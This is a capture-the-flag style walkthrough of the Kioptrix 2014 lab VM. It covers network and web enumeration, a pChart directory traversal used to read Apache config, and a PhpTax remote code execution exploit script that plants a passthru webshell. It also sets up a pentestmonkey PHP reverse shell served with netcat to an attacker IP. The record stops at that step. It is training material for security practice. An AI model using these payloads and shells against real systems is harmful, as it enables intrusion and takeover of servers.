

Table of Contents

Table of Contents.....	1
Summary.....	1
Recon/Scanning.....	1
Initial Exploit – pChart LFI	6
Second Exploit – PhpTax RCE.....	10
Getting a Reverse Shell.....	13
Privilege Escalation	15
Fails	16

Summary

Kioptrix 2014 is an Apache web server running on FreeBSD. It hosts vulnerable versions of pChart2.1.3 and PhpTax. No CVEs were given to the two web vulnerabilities.

1. A Local File Inclusion vulnerability in pChart2.1.3 was used to enumerate and expose an instance of PhpTax.
2. A Remote Code Execution vulnerability in PhpTax was used to drop a webshell and spawn a reverse shell.
3. Two different kernel exploits were successfully used to gain root access.
(CVE-2012-0217 & CVE-2013-2171)

Recon/Scanning

netdiscover of my private range to find host

```
root@localhost: ~
File Edit View Search Terminal Help
Currently scanning: 192.168.15.0/24 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.15.1 00:50:56:c0:00:01 1 60 VMware, Inc.
192.168.15.150 00:0c:29:36:47:99 1 60 VMware, Inc.
192.168.15.254 00:50:56:e0:2f:95 1 60 VMware, Inc.

root@localhost:~# [0] 0:nmap- 1:netdiscover* "localhost.localdomain" 16:27 28-Mar-18
```

nmap for services and versions:

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~# nmap -sV -sC 192.168.15.150

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-28 16:27 CDT
Nmap scan report for 192.168.15.150
Host is up (0.00048s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp  open  http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-title: 403 Forbidden
MAC Address: 00:0C:29:36:47:99 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.61 seconds
root@localhost:~# [0] 0:nmap* 1:netdiscover- "localhost.localdomain" 16:28 28-Mar-18
```

Dirb & gobuster to enumerate directories

```
root@localhost:~#
File Edit View Search Terminal Help
root@localhost:~# dirb http://192.168.15.150:8080

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Mar 28 16:39:06 2018
URL_BASE: http://192.168.15.150:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.15.150:8080/ ----
+ http://192.168.15.150:8080/cgi-bin/ (CODE:403|SIZE:210)

-----
END_TIME: Wed Mar 28 16:39:28 2018
DOWNLOADED: 4612 - FOUND: 1
root@localhost:~#
[0] <over 1:nmap* 2:bash* "localhost.localdomain" 16:39 28-Mar-18
```

```
root@localhost:~#
File Edit View Search Terminal Help
root@localhost:~# dirb http://192.168.15.150:80

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Mar 28 16:40:32 2018
URL_BASE: http://192.168.15.150:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.15.150:80/ ----
+ http://192.168.15.150:80/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.15.150:80/index.html (CODE:200|SIZE:152)

-----
END_TIME: Wed Mar 28 16:40:53 2018
DOWNLOADED: 4612 - FOUND: 2
root@localhost:~#
[0] <over 1:nmap* 2:bash* "localhost.localdomain" 16:41 28-Mar-18
```

```
root@localhost:~#
File Edit View Search Terminal Help
root@localhost:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.15.150:80

Gobuster v1.2          OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://192.168.15.150:80/
[+] Threads   : 10
[+] Wordlist  : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 302,307,200,204,301
=====


[0] 0:netdiscover 1:nmap 2:gobuster* 3:[tmux]- 4:perl 5:nmap 6:bash      "localhost.localdomain" 17:20 28-Mar-18
```

```
root@localhost:~#
File Edit View Search Terminal Help
root@localhost:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.15.150:8080 -s 403 [47/1984]
[!] Gobuster v1.2          OJ Reeves (@TheColonial)
=====
[-] Mode      : dir
[-] Url/Domain : http://192.168.15.150:8080/
[-] Threads   : 10
[-] Wordlist  : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[-] Status codes : 403
=====
/12 (Status: 403)
/2006 (Status: 403)
/index (Status: 403)
/images (Status: 403)
/download (Status: 403)
/spacer (Status: 403)
/11 (Status: 403)
/logo (Status: 403)
/blog (Status: 403)
/new (Status: 403)
/10 (Status: 403)
/cgi-bin (Status: 403)
/faq (Status: 403)
^C[!] Keyboard interrupt detected, terminating.
/rss (Status: 403)
/home (Status: 403)
/img (Status: 403)
/default (Status: 403)
/2005 (Status: 403)
/products (Status: 403)
/sitemap (Status: 403)
/archives (Status: 403)
^C[!] Keyboard interrupt detected, terminating.
^C[!] Keyboard interrupt detected, terminating.
^C[!] Keyboard interrupt detected, terminating.
[0] 0:netdiscover 1:nmap 2:gobuster* 3:[tmux]* 4:perl 5:nmap 6:bash      "localhost.localdomain" 17:19 28-Mar-18
```


Nikto to enumerate vulnerabilities

```
root@localhost: ~
File Edit View Search Terminal Help
-----
+ Target IP:      192.168.15.150
+ Target Hostname: 192.168.15.150
+ Target Port:    80
+ Start Time:    2018-03-28 17:11:34 (GMT-5)
-----
+ Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
+ Server leaks inodes via ETags, header found with file /, inode: 67014, size: 152, mtime: Sat Mar 29 12:22:52 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ PHP/5.3.8 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ mod_ssl/2.2.21 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/0.9.8q appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a r
emote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ 8361 requests: 3 error(s) and 11 item(s) reported on remote host
+ End Time:        2018-03-28 17:23:21 (GMT-5) (707 seconds)
-----
+ 1 host(s) tested
root@localhost:~# [0] 0:netdiscover 1:nmap 2:gobuster 3:bash- 4:bash* 5:nmap 6:bash "localhost.localdomain" 17:35 28-Mar-18
```

Validate services via browser



Inspect element reveals URL



URL reveals pChart2.1.3

The screenshot shows a Mozilla Firefox window with the title "pChart 2.x - examples rendering - Mozilla Firefox". The address bar displays "pChart 2.x - examples re... | 192.168.15.150/pChart2.1.3/examples/index.php". The page content is divided into two main sections: "Rendering area" and "Source area". The "Rendering area" contains a message: "Click on an example to render it!". The "Source area" also contains a similar message: "Click on an example to get its source!". On the left, there is a sidebar titled "Release 2.1.3" with a tree view of "Examples folder contents" listing various chart types like Area Chart, Bar Chart, Barcode, etc.

Initial Exploit – pChart LFI

searchsploit has an entry for the service and version

The screenshot shows a terminal window with the root prompt "root@localhost: ~/Desktop". The user runs the command "searchsploit pchart 2.1.3". The output shows a single exploit entry:

Exploit Title	Path
pChart 2.1.3 - Multiple Vulnerabilities	(/usr/share/exploitdb/)
	exploits/php/webapps/31173.txt

Below the exploit entry, the message "Shellcodes: No Result" is displayed. The bottom of the terminal shows the command history: "[0] 0:bash 1:bash 2:bash 3:bash- 4:bash*". The timestamp at the bottom right is "localhost" 20:30 28-Mar-18.

```

root@localhost: ~/Desktop
File Edit View Search Terminal Help
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.

[1] Directory Traversal:
"hxpx://localhost/examples/index.php?Action=View&Script=%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.

Directory Traversal remediation:
1) Update to the latest version of the software.
2) Remove public access to the examples folder where applicable.
3) Use a Web Application Firewall or similar technology to filter
malicious input attempts.


[2] Cross-Site Scripting (XSS):
"hxpx://localhost/examples/sandbox/script/session.php?<script>alert('XSS')</script>
This file uses multiple variables throughout the session, and most of
them are vulnerable to XSS attacks. Certain parameters are persistent
throughout the session and therefore persists until the user session
is active. The parameters are unfiltered.

Cross-Site Scripting remediation:
1) Update to the latest version of the software.
2) Remove public access to the examples folder where applicable.
3) Use a Web Application Firewall or similar technology to filter
malicious input attempts.

[3] Disclosure timeline:
2014 January 16 - Vulnerability confirmed, vendor contacted
2014 January 17 - Vendor replied, responsible disclosure was orchestrated
2014 January 24 - Vendor was inquired about progress, vendor replied
and noted that the official patch is released.
(END)
[0] 0:bash 1:bash 2:bash 3:bash 4:less*           "localhost" 20:34 28-Mar-18


```

Validate directory traversal / local file inclusion via browser



View FreeBSD httpd config file

http://192.168.15.150/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf



The screenshot shows a Mozilla Firefox browser window displaying the Apache22 configuration file. The URL bar shows "http://192.168.15.150/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf". The page content is the Apache22 configuration file, with the line "Allow from env=Mozilla4 browser" highlighted in blue.

```
# Distributed authoring and versioning (WebDAV)
#Include etc/apache22/extrah/htpd-dav.conf

# Various default settings
#Include etc/apache22/extrah/htpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extrah/htpd-ssl.conf
#
# Note: The following must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2


    <Directory "/usr/local/www/apache22/data2">
        Options Indexes FollowSymLinks
        AllowOverride All
        Order allow,deny
        Allow from env=Mozilla4 browser
    </Directory>

</VirtualHost>

Include etc/apache22/Includes/*.conf
```

Need to change user agent string to Mozilla4

We can do this via Burpsuite



The screenshot shows the Burp Suite Community Edition interface. The "Proxy" tab is selected. In the main pane, a network request is shown with the following headers:

```
GET / HTTP/1.1
Host: 192.168.15.150:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=a4964gqha3e6p7q142p7p3gom6
Connection: close
Upgrade-Insecure-Requests: 1
```

Burp Suite Community Edition v1.7.32 - Temporary Project

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Target **Proxy** Spider Scanner Intruder

Intercept HTTP history WebSockets history Options

Request to http://192.168.15.150:8080

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 192.168.15.150:8080
User-Agent: Mozilla/4.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=a4964gqha3e6p7q142p7p3gom6
Connection: close
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Do this once manually then select automatic Match and Replace under Proxy > Options

Burp Suite Community Edition v1.7.33 - Temporary Project

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Match and Replace

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

Add	Enabled	Item	Match	Replace	Type	Comment
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/4.0 (compatibl...	Regex	Emulate IE
<input type="checkbox"/>	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (iPhone; C...	Regex	Emulate iOS
<input type="checkbox"/>	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (Linux; U; ...	Regex	Emulate Android
<input type="checkbox"/>	<input type="checkbox"/>	Request header	^If-Modified-Since.*\$		Regex	Require non-cached response
<input type="checkbox"/>	<input type="checkbox"/>	Request header	^If-None-Match.*\$		Regex	Require non-cached response
<input type="checkbox"/>	<input type="checkbox"/>	Request header	^Referer.*\$		Regex	Hide Referer header
<input type="checkbox"/>	<input type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex	Require non-compressed responses

Now we can get to port 8080

Index of / - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Index of /

192.168.15.150:8080

Offensive Security Kali Linux Kali Docs

Index of /

- phptax/

Instance of PhpTax

Second Exploit – PhpTax RCE

Searchsploit has a couple entries

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~/Desktop# searchsploit phptax
Exploit Title | Path
( /usr/share/exploitdb/ )
-----
PhPTax - 'pfilez' Execution Remote Code Injection (Metasploit) | exploits/php/webapps/21833.rb
PhPTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution | exploits/php/webapps/25849.txt
phptax 0.8 - Remote Code Execution | exploits/php/webapps/21665.txt
-----
Shellcodes: No Result
root@localhost:~/Desktop# searchsploit -x 25849
[0] 0:bash 1:bash- "localhost" 16:49 30-Mar-18
```

Exploit script to drop a webshell

```
root@localhost: ~
File Edit View Search Terminal Help
#
# [ _ | | | | | ] '-----' | ^ .. CWH Underground Hacking Team ..
# +-----+-----+
# \_,-----,|-----|
# / XXXXXX /|\ / |
# / XXXXX / \ \ / |
# / XXXXX / \____( |
# / XXXXX / |
# (\_____| |
# -----| |

# Exploit Title : PhpTax File Manipulation(newvalue,field) Remote Code Execution
# Date : 31 May 2013
# Exploit Author : CWH Underground
# Site : www.2600.in.th
# Vendor Homepage : http://phptax.sourceforge.net/
# Software Link : http://sourceforge.net/projects/phptax/
# Version : 0.8
# Tested on : Window and Linux

#####
#VULNERABILITY: FILE MANIPULATION TO REMOTE COMMAND EXECUTION
#####

#index.php
:|
```

[0] 0: bash* 1: bash- "localhost" 16:47 30-Mar-18

```
root@localhost: ~
File Edit View Search Terminal Help
#####
#EXPLOIT
#####

<?php

$options = getopt('u:');

if(!isset($options['u'])){
die("\n      Usage example: php exploit.php -u http://target.com/\n");

$url    = $options['u'];
$shell = "{$url}/index.php?field=rce.php&newValue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)',
'Content-Type: text/plain');

echo "      [+] Submitting request to: {$options['u']}\\n";
$handle = curl_init();

curl_setopt($handle, CURLOPT_URL, $url);
curl_setopt($handle, CURLOPT_HTTPHEADER, $headers);
curl_setopt($handle, CURLOPT_RETURNTRANSFER, true);

$source = curl_exec($handle);
curl_close($handle);

if(!strpos($source, 'Undefined variable: HTTP_RAW_POST_DATA') && @fopen($shell, 'r')){
echo "      [+] Exploit completed successfully!\\n";
echo "      _____\\n\\n      {$url}/data/rce.php?cmd=id\\n";
}
else{
die("      [+] Exploit was unsuccessful.\\n");
}

?>
:
```

[0] 0: bash* 1: bash- "localhost" 16:48 30-Mar-18


In order to get the dropper to execute, I had to install a php curl library and restart apache

```
$ apt-get install php7.0-curl  
$ /etc/init.d/apache2 restart
```

The terminal window shows the root user performing the following actions:

- Running `apt-get install php7.0-curl`. The output indicates that the package is being installed from the `kali` repository.
- Output from `apt-cache policy php7.0-curl` showing the package is at version 7.0.28-1.
- Output from `dpkg -l | grep php7.0-curl` confirming the package is installed.
- Running `/etc/init.d/apache2 restart`.
- Output from `curl http://192.168.15.150:8080/phptax` showing a successful exploit attempt.

Interactive webshell



Getting a Reverse Shell

Use a reverse shell script from /usr/share/webshells/php/ (also at pentestmonkey.net)

```
root@localhost: ~
File Edit View Search Terminal Help
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.15.141'; // CHANGE THIS
$port = 1234;           // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
-- INSERT --
[0] 0:bash 1:bash 2:vim* 3:bash-  "localhost.localdomain" 18:41 30-Mar-18
```

Use netcat to send reverse shell script to server

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~/Documents/VulnHub/Kioptrix 2014# cp /usr/share/webshells/php/php-reverse-shell.php .
root@localhost:~/Documents/VulnHub/Kioptrix 2014# vim php-reverse-shell.php
root@localhost:~/Documents/VulnHub/Kioptrix 2014# nc -lvpn 1234 < php-reverse-shell.php
listening on [any] 1234 ...

